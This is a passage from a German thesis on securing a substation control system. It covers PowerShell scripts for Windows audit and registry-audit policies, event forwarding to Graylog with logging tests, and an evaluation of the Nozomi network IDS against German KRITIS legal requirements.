Gruppenrichtlinien sind eigentlich dafür gedacht, dass diese von einem Domänen-Server administriert werden. Das ermöglicht es, den verschiedenen Windows PCs in einem Netzwerk die genau passende Konfiguration zuzuweisen. Es ist jedoch auch möglich lokal auf einem PC mit eigenen Gruppenrichtlinien zu arbeiten; diese werden dann als lokale Gruppenrichtlinien bezeichnet. Ist ein Computer Teil einer Domäne, von welcher er Gruppenrichtlinien zugewiesen bekommt, werden diese höher gewertet als die lokale Version. Innerhalb der domänenbasierten Gruppenlichtlinien gibt es ebenfalls noch weitere Unterscheidungen in der Priorisierung nach Standort, Domäne und Organisationseinheit, wobei die Organisationseinheit jene mit der höchsten Priorität ist. In der weiteren Betrachtung wird das zentrale Augenmerk auf die lokalen Gruppenrichtlinien gelegt, da die Nutzung von Domänen in der Industrietechnik noch kaum Anwendung findet, wie die Analyse verschiedener Bestandsanlagen ergab.

lokale Gruppenrichtlinien auf dem Leitsystem:
Das Leitsystem des **UW!** (**UW!**) ist kein Teilnehmer einer Domäne und muss über die lokalen Gruppenrichtlinien konfiguriert werden. Um die Bearbeitung der Gruppenrichtlinien zu automatisieren, sodass auch weitere lokale PCs schnell mit den gewünschten

Auditierungseinstellungen versehen werden können, wurde ein PowerShell Script erstellt.

6.2 Auditierungseinstellungen mit PowerShell setzen

Das PowerShell-Skript dient der effizienten und unkomplizierten Umsetzung von Gruppenrichtlinien auf dem Leitsystem. Die Automatisierungsfunktionen des Skripts ermöglichen es, diesen Prozess leicht zu reproduzieren, falls die Anforderungen beispielsweise auf einem anderen Leitsystem ebenfalls umgesetzt werden müssen. Im kommenden Abschnitt wird die Funktionsweise des Codes anhand einiger Auszüge erläutert.

6.2.1 Auditierungsrichtlinien

Zuerst wird ein Array `$auditPolicies` definiert, welches die Überwachungsunterkategorien beinhaltet:

```
$auditPolicies = @(
    "Process Creation", "Process Termination", "Logon", ...
)
```

Im nachfolgenden wird mittels Powershell und dem cmled `auditpol` für jeden Eintrag aus dem `$auditPolicies` Array die Richtlinie für *success* und *failure* aktiviert. Durch *success* werden erfolgreiche Versuche protokolliert, wie etwa wenn eine Programm erfolgreich gestartet wurde. Die Option *failure* dient dazu, fehlgeschlagene Versuche zu protokollieren, wie etwa, wenn ein Benutzer ohne ausreichende Rechte versucht eine für ihn nicht freigegebene Anwendung zu starten.

```
foreach ($subcategory in $auditPolicies) {
    & auditpol /set /subcategory:$subcategory /success:enable /
    failure:enable
}
```

Nachdem dies durchgeführt worden ist, müssen noch Einstellungen in der Registry angepasst werden, da diese nicht mit möglich sind.

Dafür wird die Funktion `Set-RegistryValue` angelegt, welche zuerst prüft, ob der Registry Pfad vorhanden ist und ihn gegebenenfalls erstellt.

```
function Set-RegistryValue {
    ...
    ...
    if (-Not (Test-Path $Path)) {
        New-Item -Path $Path -Force
    }
    Set-ItemProperty -Path $Path -Name $Name -Value $Value
}
```

Abschließend werden die Registry Einträge für das PowerShell Script Block Logging und die Parameterprotokollierung aktiviert.

```
Set-RegistryValue -Path "HKLM:\Software\Policies\Microsoft\Windows\
    PowerShell\ScriptBlockLogging' -Name 'EnableScriptBlockLogging"
    -Value 1

Set-RegistryValue -Path "HKLM:\SOFTWARE\Microsoft\Windows\
    CurrentVersion\Policies\System\Audit' -Name '
    ProcessCreationIncludeCmdLine_Enabled" -Value 1
}
```

Um die neuen lokalen Richtlinien auf dem Leitsystem zu aktivieren, wird mittels Befehl `gpupdate /force` die Aktualisierung dieser erzwungen.

6.2.2 Auditierung von Registry-Keys

Die Funktion `SetRegistryAudit` ist dafür verantwortlich, die Überwachungsregeln für die angegebenen Registry-Keys zu setzen. Zuerst prüft die Funktion, ob der angegebene Registry-Key existiert. Danach wird eine neue Überwachungsregel erstellt, die besagt, dass jeder erfolgreiche Zugriff auf den Registry-Key von Ëveryonepprotokolliert werden soll. Diese Regel wird dann zur *acl* des Registry-Keys hinzugefügt. Schließlich wird die aktualisierte *acl* auf den Registry-Key angewendet und eine Meldung ausgegeben, dass die Überwachung für diesen Key aktiviert wurde. Wenn der angegebene Registry-Key nicht existiert, gibt die Funktion eine Meldung aus, dass die Überwachung für diesen Key nicht aktiviert wurde. Die Zugriffssteuerungsliste (ACL) ist eine Sammlung von Zugriffssteuerungseinträge (ACE).Jeder ACE in einer ACL identifiziert einen Vertrauenswürdigen und gibt an, welche Aktionen der Vertrauenswürdige mit einem Objekt ausführen darf oder nicht darf. In diesem Kontext wird die ACL verwendet, um die Überwachungsregeln für den Registry-Key zu definieren.

```
function SetRegistryAudit {
    ...
    if(Test-Path $Regkey){
        $registryPath = Get-Acl $Regkey
        $registryPath = $registryPath.path
        $RegKey_ACL = Get-Acl -Path $registryPath
        $AccessRule = New-Object System.Security.AccessControl.
    RegistryAuditRule("Everyone",$Audit,$KeyAndSubs,"none",
      Success  ")
        $RegKey_ACL.AddAuditRule($AccessRule)
        $RegKey_ACL | Set-Acl -Path $registryPath
        $Output = $registryPath -replace '.*::', ''
        Write-Output ("  berwachung   aktiviert: " + $Output)

    }else{
        $Regkey| Format-List Path,AuditToString
        Write-Output "  berwachung   NICHT aktviert,$Regkey"
```

```
16      }
```

Nach der Definition der Funktion wird die Überwachung für die Kategorie „Registry“ mittels `auditpol` aktiviert.

```
1 auditpol /set /subcategory:"Registry" /success:enable /failure:
    enable
```

Ein Array namens `$registryKeysToAudit` wird definiert, welches alle zu überwachenden Registry-Keys enthält.

```
1 $registryKeysToAudit = @(
2     "HKLM:\SYSTEM\CurrentControlSet\Enum\USBSTOR",
3     "HKLM:\SYSTEM\CurrentControlSet\Enum\USB",
4     "HKLM:\SOFTWARE\Microsoft\Windows Portable Devices\Devices",
5     ...
6     ...
7 )
```

Schließlich wird für jeden Registry-Key im Array `$registryKeysToAudit` die zuvor definierte Funktion `SetRegistryAudit` aufgerufen, um die Überwachungsregeln zu setzen.

```
1 foreach ($key in $registryKeysToAudit) {
2     SetRegistryAudit -Regkey $key -Audit $auditAction -KeyAndSubs
    $auditScope
3 }
```

6.3 Einrichtung der Ereignisweiterleitung

Wie in dem Unterkapitel *4.2 Leitsystem* schon erwähnt, müssen die von Windows angelegten Ereignisaufzeichnungen noch an die CAP bzw. Graylog weitergeleitet werden. Dafür wird das bereits erwähnte Tool von Schneider Electric verwendet. Es nutzt Funktionalitäten des WEC und erweitert diese. Die Konfiguration ist ebenfalls recht einfach. In einer Konfigurationsdatei werden notwendigen Parameter angegeben. Zu diesen gehören die Windows Event IDs, die IP-Adresse der CAP bzw. Graylog und der genutzte Port. Die zu den Einstellungen passenden Windows Event IDs werden ebenfalls in die Config Datei eingetragen.
Die passenden IDs findet man in dem von Microsoft bereitgestellten Referenzdokument, *Windows 10 and Windows Server 2016 security auditing and monitoring reference* [29]. So findet man in dieser Tabelle beispielhaft auf Seite 293 den Eintrag *Audit Logon*. In diesem stehen die Windows Event IDs welche benötigt werden, damit die Anwendung in der Lage ist die eingetretenen Ereignisse an die CAP weiterzuleiten. Ein Eintrag kann auch mehrere IDs beinhalten, so beinhaltet *Audit Logon* die folgenden vier Einträge:

- 4624: An account was successfully logged on.
- 4625: An account failed to log on.
- 4648: A logon was attempted using explicit credentials.
- 4675: SIDs were filtered.

Diese werden genau so in die Konfigurationsdatei eingetragen. Der Text hinter der ID dient als Freitext und lässt sich beliebig ergänzen, um die Bedeutung des Events detaillierter zu beschreiben oder Kundenvorgaben zu entsprechen. Durch die Eintragung und die Aktivierung in den Gruppenrichtlinien wird das Event nun erfasst und auch an das Graylog weitergeleitet.

6.4 Überprüfung der Event-Übertragung

In diesem Abschnitt werden verschiedene Testszenarien durchgeführt, um die ordnungsgemäße Weiterleitung der Windows-Events vom Leitsystem zum Graylog Server zu überprüfen. Neben den Windows-Events hat auch die Leitsystemsoftware EPAS-UI die Fähigkeit, bestimmte Ereignisse an den Graylog Server zu übermitteln. Diese Übertragungen müssen ebenfalls einer Überprüfung unterzogen werden. Zu den erwarteten Ereignissen gehören unter anderem Anmeldeereignisse, Ereignisse im Zusammenhang mit Prozessen sowie Ereignisse, die ausgelöst werden, wenn die Benutzerverwaltung aktiviert oder die Registrierung bearbeitet wird. Die Tests dieser Ereignisse werden im folgenden Abschnitt ausführlich beschrieben.

6.4.1 Login und Logout

Mit diesem Test soll sichergestellt werden, dass sowohl der Login als auch der Logout vom Leitsystem an den Graylog Server übermittelt wird. Um dies zu überprüfen, wird ein Benutzer aus- und wieder eingeloggt sowie fehlerhafte Loginversuche überprüft werden. Alle drei Events wurden erfolgreich zum Graylog übertragen. Die folgenden drei Abbildungen Nr. 6.1 bis 6.3 zeigen die Ereignisse Login erfolgreich, Login fehlgeschlagen und Logout. Bei jedem Eintrag in Graylog gibt es Informationen wie einen Zeitstempel, links im Bild zu sehen, eine Beschreibung des Events sowie eine Security ID, Account und Domainname und eine Logon ID, im rechten Teil. Diese Informationen helfen dabei, Events eineindeutig zu identifizieren. So handelt es sich bei diesem Test um den *User75* welcher sich an- und abgemeldet hat. Datum und Uhrzeit sind ebenfalls nachvollziehbar. Der Parameter Domäne ist in diesem Fall nicht zutreffend, da der Client keiner Domäne angehört, er gehört jedoch zur Arbeitsgruppe ECOSUI01 an. Graylog macht an der Stelle keinen Unterschied zwischen Arbeitsgruppe und Domäne. Je nach Ereignis können auch weitere Parameter angegeben sein.

Abbildung 6.1: Graylog: Erfolgreiche Windows Anmeldung




Abbildung 6.2: Graylog: Fehlgeschlagene Windows Anmeldung

Abbildung 6.3: Graylog: Erfolgreiche Windows Abmeldung

Die Automatisierung dieses Tests erschien nicht als notwendig, da der Vorgang für die Durchführung weiterer Tests ohnehin notwendig ist. Für weitere Testanwendungen wurde in der Regel ein automatisiertes Skript erstellt um diese in späteren Anlagen automatisch durchführen zu können.

6.4.2 Prozess starten und beenden

Um das Logging der Prozesse zu testen, wird das Programm *Notepad* mit dem Übergabeparameter, eine neue Datei unter *C:* anzulegen, gestartet.

```
1 Start-Process -FilePath "notepad.exe" -ArgumentList "C:\test.txt"
```

Auch hier funktioniert die Überwachung sowie die Übertragung aller wichtigen Informationen, der Startzeitpunkt, der Name des Prozesses sowie der Aufrufparameter werden erfasst. Die Abbildungen Nr. 6.4 und 6.5 zeigen, dass sowohl der Start als auch das Beenden eines Prozesses überwacht werden.

Bei diesen beiden Events wird der Block *Process Information* zusätzlich mit ausgegeben. Hier sieht man das gestartete Programm, *notepad*, mit der process ID (PID) *0x27ec* sowie, dass es mittels PowerShell und dem Übergabeparameter eine Datei anzulegen, gestartet wurde.




Abbildung 6.4: Graylog: Prozessstart

Hier sieht man (Abb. 6.5), dass der *notepad* Prozess mit der PID *0x27ec* beendet wurde.

Abbildung 6.5: Graylog: Prozessbeendung

6.4.3 Benutzerkontrolle

Auch die Überwachung der Benutzerkontrolle muss getestet werden, dies kann man einfach mit PowerShell erledigen. Der folgende Befehl erstellt einen neuen lokalen Benutzer.

```
1 New-LocalUser -Name "TestUser" -Password (ConvertTo-SecureString "
    Password123!" -AsPlainText -Force) -ErrorAction SilentlyContinue
```

Dies wird von dem Leitsystem erfasst und ebenfalls erfolgreich an Graylog gesendet, wie in der Abbildung Nr. 6.6 zu sehen. Die Ausgabe beinhaltet die Information, dass der neue Benutzer den Namen *TestUser* besitzt und das er vom Account *Engineer* angelegt wurde.

Abbildung 6.6: Graylog: Anlegen eines neuen Benutzers

Führt man den selben Befehl noch einmal aus, wird der betroffene Account *TestUser* aktualisiert und auch das Passwort für den Account wird zurückgesetzt und neu vergeben. Auch diese beiden Vorfälle werden von Graylog erfasst und in den Abbildungen Nr. 6.7 und 6.8 dargestellt.

Abbildung 6.7: Graylog: Bestehenden Benutzer aktualisieren

Abbildung 6.8: Graylog: Passwort bei Nutzer ändern

Das Löschen eines Benutzeraccounts ist ebenfalls mit PowerShell möglich.

```
1 Remove-LocalUser -Name "TestUser" -ErrorAction SilentlyContinue
```

Die Löschung wird an den Syslogserver weitergegeben (Abbildung Nr. 6.9).

Abbildung 6.9: Graylog: Benutzerkonto löschen

6.4.4 Registry Änderung

Um zu überprüfen, ob die Registry Änderungen erfolgreich erfasst und übertragen werden, wird ebenfalls ein PowerShell Script genutzt. Das Script nutzt die im Anhang (Abschnitt 8.2) beschriebenen Registry-Keys. Für jeden Key wird die folgende Schleife ausgeführt, um die Richtlinie anzuwenden.

```
1     if (Test-Path $key) {
2         Set-ItemProperty -Path $key -Name "test" -Value "
    initialValue"
3         Start-Sleep -Seconds 1
4         Set-ItemProperty -Path $key -Name "test" -Value "
    modifiedValue"
5         Start-Sleep -Seconds 1
6         Remove-ItemProperty -Path $key -Name "test"
7     }
```

Mit der Schleife wird in jedem Pfad eine *test*-Variable angelegt und mit *initialValue* initialisiert. Danach wird der Wert von *test* auf *modifiedValue* geändert; dann wird die Variable gelöscht. Damit wird das Anlegen, Modifizieren und Löschen von Einträgen in den überwachten Keys getestet. Die folgenden drei Screenshots (6.10, 6.11 und 6.12) zeigen beispielhaft für den Key *Share Folders* die Erfassung der Schleife.

Zuerst wird der neue Key angelegt. Dieses wurde mit einem Administratoraccount durchgeführt. Dieser befindet sich unter
HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
und trägt den Namen *test*.

Abbildung 6.10: Graylog: Anlegen eines neuen Registry-Keys

Danach wird der Wert der Variable *test*, des Key geändert.




Abbildung 6.11: Graylog: Ändern eines Registry-Keys

Zum Schluss wird der Eintrag wieder gelöscht.

Abbildung 6.12: Graylog: Löschen eines Registry-Keys

6.5 Zusammenfassung: Graylog

In diesem Kapitel wurde die Integration von Graylog in Kombination mit einem Tool der Firma Schneider Electric als HIDS umfassend beschrieben. Es wurde erläutert, wie durch die Umsetzung von Windows-Gruppenrichtlinien und die Überwachung der Windows-Registry die Sicherheit des Leitsystems signifikant erhöht werden kann. Die angewendeten Gruppenrichtlinien und Registry-Keys wurden in ihrer individuellen Funktion detailliert erklärt, um zu verdeutlichen, wie sie zur Verbesserung der Sicherheitslage beitragen. Zusätzlich wurde aufgezeigt, wie die Konfiguration der Auditierungseinstellungen mithilfe von PowerShell automatisiert werden kann. Des Weiteren wurde der Ablauf der Syslog-Übertragung vom Leitsystem zu Graylog erläutert. Es wurde detailliert beschrieben, wie diese Verbindung hergestellt wird, um eine nahtlose Übertragung von Ereignisprotokollen zu ermöglichen. Abschließend wurden verschiedene Tests durchgeführt, um sicherzustellen, dass die Ereignisse vom Leitsystem erfasst und erfolgreich an Graylog übermittelt werden. Dies diente dazu, die Effizienz und Wirksamkeit der implementierten HIDS-Integration zu überprüfen.

7 Auswertung

Das Ziel dieser Arbeit war es, ein Mirrorsystem einer KRITIS-Anlage aufzusetzen, um mit Hilfe dieses Systems die Implementierung von NIDS und HIDS in dieser Anlage zu testen. Des Weiteren wurden die gültigen rechtlichen Rahmenbedingungen untersucht, um herauszufinden, welche Kriterien ein solches IDS erfüllen muss, um eine legitime Angriffserkennung für kritische Infrastrukturen darzustellen. Durch die Integration des HIDS sollte gezeigt werden, dass es eine sinnvolle Ergänzung zu den geforderten minimalen Anforderungen darstellt.

7.1 Rechtlich

Die Einrichtung, in die die IDS-Lösungen integriert wurden, erfüllt die Anforderungen gemäß der Kritisverordnung. Es handelt sich dabei um ein deutsches Umspannwerk, das den vorgegebenen Schwellenwert von 3700 GWh/Jahr überschreitet. Dadurch wird diese Anlage dem KRITIS-Sektor der Energie zugeordnet und unterliegt den Verpflichtungen für kritische Infrastrukturen. Infolgedessen findet die rechtliche Betrachtung nicht gemäß § 8a BSIG statt, sondern nach § 11 des EnWG statt. Der Betreiber dieses Umspannwerks ist dazu verpflichtet, angemessene Schutzmaßnahmen für seine Telekommunikations- und Datenverarbeitungssysteme zu ergreifen. Ebenso unterliegt er der Pflicht, sicherheitsrelevante Ereignisse, die die Durchführung kritischer Dienstleistungen beeinträchtigen könnten, dem BSI zu melden. Zusätzlich ist der Betreiber dazu verpflichtet, sich beim BSI zu registrieren und eine Kontaktstelle einzurichten.Durch die Einführung des IT-Sicherheitsgesetzes 2.0 ist der Betreiber nun auch dazu verpflichtet, eine Angriffserkennung zu integrieren und seine IT-Sicherheit alle zwei Jahre zu überprüfen. Kommt der Betreiber den Pflichten nicht nach, gilt dies nach BSIG § 14 als Ordnungswidrigkeit, welche durch das BSI mit bis zu zwei Millionen Euro geahndet werden kann. Da sichergestellt ist, dass es sich um eine KRITIS Anlage handelt, muss das verwendetet IDS gewissen Mindestanforderungen entsprechen. Im Rahmen dieser Arbeit wird dafür die OzvA verwendet. Im folgenden Teil der Auswertung wird noch einmal auf das NIDS von Nozomi Networks und die drei Bereiche Protokollierung, Detektion und Reaktion aus der OzvA eingegangen. Es wird erläutert, welche Punkte zutreffen und welcher Reifegrad erlangt wurde. In der OzvA werden jedoch einige Anforderungen gestellt, welche personeller oder organisatorische Natur sind, wie etwa, dass geschultes Personal vorhanden sein muss. Diese wurden im Rahmen diese Bewertung außer Acht gelassen, da diese nicht in dem Testumfeld abgebildet werden konnten. Die Arbeit geht davon aus, dass der Betreiber die notwendigen Ressourcen, gemäß seiner Planungsvorgaben, uneingeschränkt zur Verfügung stellt. Im weiteren Verlauf wird darauf daher nicht weiter eingegangen.

7.2 Protokollierung

In diesem Abschnitt wird die Erfassung und Speicherung von sicherheitsrelevanten Ereignissen innerhalb eines Systems oder Netzwerks geregelt.

Eine Muss-Forderung bei der Umsetzung ist, dass Protokoll- und Protokollierungsdaten für den Netzbereich zentral gespeichert werden müssen. Des Weiteren soll die Anzahl der zentralen Stellen möglichst gering gehalten werden. Bei dieser Anlage wurde das IDS so integriert, dass es sich an der Netzübergangsstelle befindet, ebenfalls werden Protokollierungsdaten lokal auf dem IDS gespeichert. In dieser Anlage reicht diese Implementierung aus, da das Leitsystem die zentrale Rolle der Kommunikation übernimmt und alle Daten hier zusammenlaufen.

Der nächste Punkt bezieht sich auf die Protokollierungsinfrastruktur, welche über genügend technische, personelle und finanzielle Ressourcen verfügen muss. Der technische Aspekt hier ist so zu versehen, dass dafür Sorge zu tragen ist, dass die Protokollierung jederzeit funktioniert. Dafür muss das System, auf welchem diese ausgeführt wird, über genügend Rechenleistung, Speicher und eine genügend schnelle Netzwerkverbindung verfügen. Nozomi besitzt keine hohen Hardwareanforderungen. Als virtuelle Maschine werden 4 vCPU mit 2 Ghz und 4 GB RAM benötigt. Während des Zeitraum in dem das Nozomi die Testanlage überwacht hat, also ca. 6 Monate, wurden ca. 20 GB an Daten aufgezeichnet.

Weiterhin wird gefordert, dass Protokollierungsdaten aufgearbeitet und geeignet verfügbar gemacht werden müssen. Die Aufarbeitung der Daten wird automatisch vom Nozomi übernommen. Die erfassten Informationen werden so aufgearbeitet, dass sie für einen Menschen gut lesbar sind. Auch werden bei sicherheitsrelevanten Ereignissen Querverweise zu allen beteiligten Knoten gesetzt. Die Protokollierungsdaten sind jederzeit über die Weboberfläche für autorisierte Nutzer abrufbar. Ebenfalls können in definierten Zeitintervallen automatisch Auswertungen generiert werden, welche komplett konfigurierbar sind. Diese können ebenfalls automatisch dann an zuständige Personen verschickt werden. Alarme lassen sich über Kommunikationsprotokolle an andere Leitsysteme übertragen. Weiterhin wird gefordert, dass Anforderungen aus branchenspezifischen Standards umgesetzt werden müssen. Die Forderungen aus dem B3S an eine Angriffserkennung lautet, diese mindestens an Netzwerkübergängen zu implementieren. Weiterhin muss ein Monitoring möglich sein. Das Nozomi wurde im Versuchsaufbau so implementiert, dass jegliche Verbindungen und Datenübertragungen dieses passieren müssen. Als Monitoring wird hier die automatische und kontinuierliche Überwachung bezeichnet, welche ebenfalls vom Nozomi ausgeführt wird.

7.3 Detektion

Ein wichtiger Punkt hier ist die kontinuierliche Überwachung und Auswertung von Protokoll- und Protokollierungsdaten. Gefordert ist, dass diese kontinuierlich überwacht werden und dass bei relevanten Ereignissen in einer geringen Zeitspanne ein Alarm ausgelöst wird. Nozomi überwacht kontinuierlich das Netzwerk auf Anomalien sowie auch auf bekannte Pattern von Angriffen; bei einer Entdeckung wird ein Alarm innerhalb weniger Sekunden abgesetzt. Der Alarm kann an eine zentrale Leitzentrale weitergeleitet werden, bei der sichergestellt ist, dass diese dauerhaft besetzt ist.
Es wird gefordert, dass Schadcodedetektionssysteme zentral verwaltet werden, Netzsegmente definiert werden, welche zusätzliche Detektionssysteme benötigen und dass an Netzübergängen NIDS zu integrieren sind. Das Schadcodedetektionssysteme ist ein Bestandteil des Nozomi und wird von diesem zentral verwaltet. Die Schadcodedetektion setzt dabei auf standardisierte Methoden wie etwa MITRE ATT&CK.
Nozomi bietet ebenfalls die Infrastruktur zur Auswertung von Protokoll- und Protokollierungsdaten. Das IDS ermöglicht es, regelmäßig verschiedene Berichte zu erstellen. So können z. B. wöchentlich Berichte generiert und an zuständige Personen zur weiteren Prüfung gesendet werden.
Ein weiterer Punkt ist die zentrale Detektion und Echtzeitüberprüfung von Ereignismeldungen. Gefordert wird hier, dass eine zentrale Komponente in der Lage sein muss, automatisch sicherheitsrelevante Ereignisse zu erkennen und auszuwerten. Weiterhin muss die Software alle Protokollierungsdaten aufzeichnen und diese in Beziehung zueinander setzen können und diese kontinuierlich auswerten. Nozomi erfüllt ebenfalls diese Anforderungen. Es analysiert kontinuierlich den Datenverkehr der bekannten Teilnehmer. Verbindungen zwischen verschieden Protokollierungsdaten lassen sich über die Weboberfläche betrachten. Weiterhin wird gefordert, dass sobald definierte Schwellenwerte überschritten werden, automatisch ein Alarm abgesetzt wird. Schwellenwerte oder bestimmte Trigger lassen sich ebenfalls im Nozomi konfigurieren. Eine Risikoeinstufung von 1 bis 10 wird durch das Programm ebenfalls gewährleistet. Dies kann genutzt werden um gewichtete Alarme zu erzeugen.

7.4 Reaktion

Als Reaktion wird gefordert, dass das IDS in der Lage ist, bei sicherheitsrelevanten Ereignissen automatisch eine Meldung abzugeben. Wenn der Vorfall in einem Netz auftritt, welcher nicht die kritische Dienstleistung gefährdet, MUSS auch automatisiert in den Datenstrom eingegriffen werden können; wenn dies nicht möglich ist, muss der Sicherheitsvorfall manuell unterbunden werden. Des Weiteren muss gewährleistet werden, dass automatische Eingriffe in keinster Weise kritische Dienstleistungen gefährden. Ein Alarm als Reaktion kann von Nozomi gesendet werden, selbst aktiv in den Datenstrom kann das IDS jedoch nicht eingreifen. Der Alarm kann dann entweder dazu verwendet werden, einen automatischen Prozess zu starten oder eine manuelle Aktion in Gang zu

setzen, indem eine qualifizierte Person diesen Alarm erhält und auf diesen angemessen reagiert. Durch die geringen Erfahrungswerte mit Angriffen wird der Alarm vorerst über eine definierte Protokollschnittstelle an ein zentrales Auswertesystem weitergeleitet, welches dann auf dem Alarm basierend weitere Maßnahmen einleiten kann, sowohl automatische als auch manuelle.

7.5 Berwertung

Das IDS von Nozomi Networks erfüllt fast alle MUSS und einige SOLL und KANN Anforderungen, welche direkt auf das IDS als Software bezogen sind. Nach der Überprüfung kann davon ausgegangen werden, dass das IDS von NOZOMI den Reifegrad 4 erhält. Die Anforderungen, welche nicht erfüllt werden, lassen sich damit begründen, dass der Gesetzgeber und auch die Orientierungshilfe nicht direkt von einem IDS sprechen, sondern von einem Angriffserkennungssystem. Wie im Abschnitt 2.3.2 beschreiben, umfasst ein Angriffserkennungssystem mehr als nur den reinen technischen Funktionen eines IDS. Ein Angriffserkennungssystem umfasst ebenso organisatorische Aspekte und bezieht auch Systeme wie IPS mit ein.
Des Weiteren hat sich das IDS auch bei den konkreten Tests als zuverlässig herausgestellt. Nach einer Lernphase von zwei Tagen hat es das gesamte Netzwerk, all seine Teilnehmer und auch die verwendeten Protokolle pro Teilnehmer fehlerfrei gelernt. Auch hat die Anomalieerkennung überzeugt. Zu der Überprüfung der Erkennung wurden legitime Abweichungen der Baseline sowie gezielte Angriffe genutzt. Eine legitime Abweichung, also z. B. ein Knoten der ein Kommunikationsprotokoll nutzt, welches in der Lernphase nicht verwendet wurde, muss anders verarbeitet werden als ein Angriff. Nozomi bietet hier über die Weboberfläche eine einfache Lösung. Wurde der Vorfall als legitim bewertet, kann die Aktion einfach der Baseline hinzugefügt werden. Auch Angriffe wurden schnell und zuverlässig erkannt. Bei allen Ereignissen lassen sich viele Querverbindungen zwischen den einzelnen erhoben Daten ziehen, z. B. wann ein Knoten mit einem anderen kommuniziert hatte, welche Protokolle genutzt wurden, wie viele Daten ausgetauscht wurden. Bei erkannten Angriffen sind darüber hinaus Informationen über die Art des Angriffs verfügbar. Dies wirkt unterstützten, da so die weiteren Schritte besser bewertet werden können bzw. automatische Reaktionen erstellt werden können. Negativ ist aufgefallen, dass nicht mehrere legitime Ereignisse auf einmal zur Baseline hinzugefügt werden können. Wenn in einer Anlage z.B. mehrere Geräte ausgetauscht werden sollten, müsste man abwiegen, ob man manuell jedes neue Geräte hinzufügt oder noch einmal in den Lernmodus wechselt. Wechselt man in den Lernmodus muss sichergestellt werden, dass in dieser Zeit keine nicht legitimen Geräte im Netzwerk sind.

7.6 HIDS als Unterstützung

Aktuell wird nur die Integration einer Angriffserkennung auf der Netzwerkebene gefordert. Dennoch wurde in der Arbeit auch ein HIDS integriert. Die Ergänzung um ein HIDS kann große Vorteile bieten. Ein HIDS liefert auf individueller Host-Ebene zusätzliche Kontextinformationen. Diese umfassen unter anderem detaillierte Protokollierungen von Benutzeranmeldungen, laufenden Prozessen, Dateizugriffen oder Änderungen der Registry auf dem windowsbasierten Leitsystem. Bei anderen Geräten wären dies vor allem Loginvorgänge. Die Erfassung solcher Informationen ermöglicht eine präzisere Identifizierung verdächtiger Aktivitäten, die mit potenziellen Angriffen in Verbindung stehen könnten.
Mit diesen Informationen kann die nachträgliche Analyse von Angriffen unterstützt werden. Wenn ein NIDS eine Anomalie erkennt, z. B. dass ein vorher geschlossener Port geöffnet wurde, können mit den vom HIDS gesammelten Daten zusätzliche Information, wie zu dem Zeitpunkt laufende Prozesse oder angemeldet Benutzer, verknüpft werden. Bei technischen Geräten zur Überwachung oder zum Schutz kann ein geordneter Angriff, z. B. das Ausschalten wesentlicher Funktionen durch eine Umparametrierung mit validen Zugangsdaten, ausschließlich durch ein HIDS erfasst werden.
Diese ganzheitliche Sicht auf den Angriffsverlauf trägt dazu bei, die Ausbreitung und den Umfang eines Angriffs besser zu verstehen. Die Verknüpfung der Daten unterstützt auch die forensische Analyse nach einem erfolgreichen Angriff. Die hier vorgestellte Lösung setzt auf die von Schneider Electric entwickelte Lösung CAP und den Syslog Server Graylog. Im Rahmen der Untersuchung wurden verschiedene Tests zur Überprüfung der Ereignisübertragung im Kontext eines Integrationsszenarios zwischen dem Leitsystem und dem Graylog Server durchgeführt. Das Hauptziel dieser Tests bestand darin, sicherzustellen, dass die Übermittlung von Windows-Ereignissen sowie von Ereignissen der Leitsystemsoftware EPAS-UI ordnungsgemäß funktioniert. Dies konnte bestätigt werden.
Die CAP befindet sich aktuell noch in Entwicklung, das Ziel ist, dass auf der CAP noch weitere Module laufen, wie z. B. Nozomi. Ebenso soll das System um eine automatische Auswertung der Logdateien erweitert werden, sodass es ebenfalls Angriffe erkennen und melden kann.

7.7 Fazit

Kritische Infrastrukturen sind essenziell für das reibungslose Funktionieren unserer Gesellschaft. Ein Ausfall solcher Strukturen würde erhebliche Auswirkungen auf viele Aspekte unseres Alltags haben. Infolgedessen verlangt der Gesetzgeber zu Recht, dass als kritisch eingestufte Anlagen besondere Vorkehrungen für den Schutz ihrer Informationstechnologie treffen. Die verpflichtende Integration von Angriffserkennungssystemen in diese Anlagen zeigt das aktive Bemühen zur Verbesserung der IT-Sicherheit. Branchenverbände leisten durch die Ausarbeitung von Standards (B3S) und Whitepapers einen Beitrag zur Konkretisierung allgemeiner Forderungen. Dadurch wird gewährleistet, dass Schutzmaßnahmen effektiv implementiert werden können. Die Anforderung zur regelmäßigen Überprüfung der IT-Sicherheit mindestens aller zwei Jahre sichert die Aktualität der Sicherheitsmaßnahmen entsprechend dem Stand der Technik. Sanktionen in Form erheblicher Geldstrafen dienen als Druckmittel, um die Einhaltung der Vorgaben zu gewährleisten. Bis dato sind keine öffentlichen Fälle von Verstößen gegen diese Pflichten oder ausgesprochene Bußgelder bekannt. Das Untersuchte NIDS von Nozomi Networks erfüllt bis zum aktuellen Zeitpunkt die Anforderungen, um als Angriffserkennungssystem in KRITIS-Anlagen eingesetzt zu werden. Die Implementierung des HIDS zeigt zudem auf, dass es weitere Sicherheitsmaßnahmen gibt, die, obwohl sie nicht zu den Basisschutzmaßnahmen des Gesetzgebers gehören, die Sicherheit in vielerlei Hinsicht erhöhen können. Durch die Kombination der Überwachung, des lokalen System und des Netzwerks ist es möglich, die gewonnen Daten zu verknüpfen. Dies ist besonders in dem Fall sinnvoll, wenn ein Angriff geschehen ist und dieser aufgeklärt werden soll. Wurde der Angriff über einen infizierten USB-Stick gestartet, sind die Auswirkungen durch die Verbreitung im Netzwerk auch über ein NIDS detektierbar, aber nicht unbedingt wann die Infektion begonnen hat und von welchem System diese ausging.

8 Ausblick

Das Thema IT-Sicherheit unterliegt einem anhaltenden Entwicklungsprozess, der fortlaufend auf die aktuellen Gegebenheiten und Bedrohungen abgestimmt werden muss. Die verpflichtende Implementierung von Angriffserkennungssystemen im Kontext KRITIS stellt lediglich einen aktuellen Schritt in diesem Verlauf dar.
Die vorliegende Arbeit veranschaulicht, dass dieser Schritt in die richtige Richtung weist. Zukünftig wird es jedoch notwendig sein, noch weitergehende Maßnahmen zu ergreifen und zusätzliche Sicherheitsebenen einzuführen, ähnlich wie bei der Einbindung des HIDS.
